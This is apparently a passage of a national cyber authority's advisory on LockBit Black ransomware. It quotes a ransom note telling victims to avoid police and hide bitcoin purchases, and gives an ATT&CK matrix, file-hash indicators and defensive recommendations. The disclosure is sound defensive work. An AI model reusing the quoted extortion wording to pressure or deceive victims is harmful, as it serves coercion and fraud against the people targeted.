We are the oldest extortion gang on the planet and nothing is more important to us than our reputation. We are not a politically motivat

>>>>> Warning! Do not delete or modify encrypted files, it will lead to irreversible problems with decryption of files!

>>>>> Don't go to the police or the FBI for help and don't tell anyone that we attacked you. They will forbid you from paying the ransom

>>>>> When buying bitcoin, do not tell anyone the true purpose of the purchase. Some brokers, especially in the US, do not allow you to

>>>>> After buying cryptocurrency from a broker, store the cryptocurrency on a cold wallet, such as https://electrum.org/ or any other c

>>>>> Don't be afraid of any legal consequences, you were very scared, that's why you followed all our instructions, it's not your fault

>>>>> You need to contact us via TOR darknet sites with your personal ID
```

Figure 14Ransomware note




LockBit Black

All your important files are stolen and encrypted!
You must find kF0wnCN24.README.txt file
and follow the instruction!

Figure 15Lockbit black

MITRE ATT&CK



Mitre Att&ck Matrix

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	Acquire Infrastructure	Valid Accounts	Windows Management Instrumentation	1 DLL Side-Loading	1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 1 1 Security Software Discovery	Remote Services	Data from Local System	1 Proxy	Exfiltration Over Other Network Medium	2 Data Encrypted for Impact
Credentials	Domains	Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 Disable or Modify Tools	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Junk Data	Exfiltration Over Bluetooth	Network Denial of Service
Email Addresses	DNS Server	Domain Accounts	At	Logon Script (Windows)	Logon Script (Windows)	1 3 1 Virtualization/Sandbox Evasion	Security Account Manager	1 3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Steganography	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	Cron	Login Hook	Login Hook	1 1 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Protocol Impersonation	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	Launchd	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Fallback Channels	Scheduled Transfer	Data Encrypted for Impact
Domain Properties	Botnet	Replication Through Removable Media	Scheduled Task	RC Scripts	RC Scripts	Steganography	Cached Domain Credentials	1 1 System Information Discovery	VNC	GUI Input Capture	Multiband Communication	Data Transfer Size Limits	Service Stop

Indicators of Compromise

2f5051217414f6e465f4c9ad0f59c3920efe8ff11ba8e778919bac8bd53d915c	**LBB_PS1**
1BE78F50BB267900128F819C55B8512735C22418DC8A9A7DD4FA1B30F45A5C93	**.extracted.ps1**
998AECB51A68208CAA358645A3D842576EEC6C443C2A7693125D6887563EA2B4	**decompress.dll**

RECOMMENDATIONS

The National Cyber Security Authority recommends:

- Immediate blocking of the Indicators of Compromise, mentioned above, on your protective devices.
- Continuous analysis of logs coming from SIEM (Security Information and Event Management).
- Training non-technical staff about "Phishing" attacks and ways to avoid infection from them.
- Installing network perimeter devices that perform deep traffic analysis based not only on access list rules but also on its behavior (NextGen Firewalls).
- The identified systems should be segmented into different VLANs, applying "Access control lists for the entire network perimeter", web services should be separated from their databases, Active Directory should be in a separate VLAN.
- Application and use of the LAPS technique for Microsoft systems, for managing Local Administrator passwords.
- Apply traffic filters in the case of remote access to hosts (employees/third parties/customers).
- Implement solutions that filter, monitor, and block malicious traffic between Web applications and the internet, Web Application Firewall (WAF).
- Conduct traffic analysis at the behavior level for end devices, applying EDR, XDR solutions. This brings the analysis of malicious files not only at the signature level but also at the behavior level.
- Design a user access management solution "Identity Access Management" to control user identity and privileges in real time according to the "zero-trust" principle.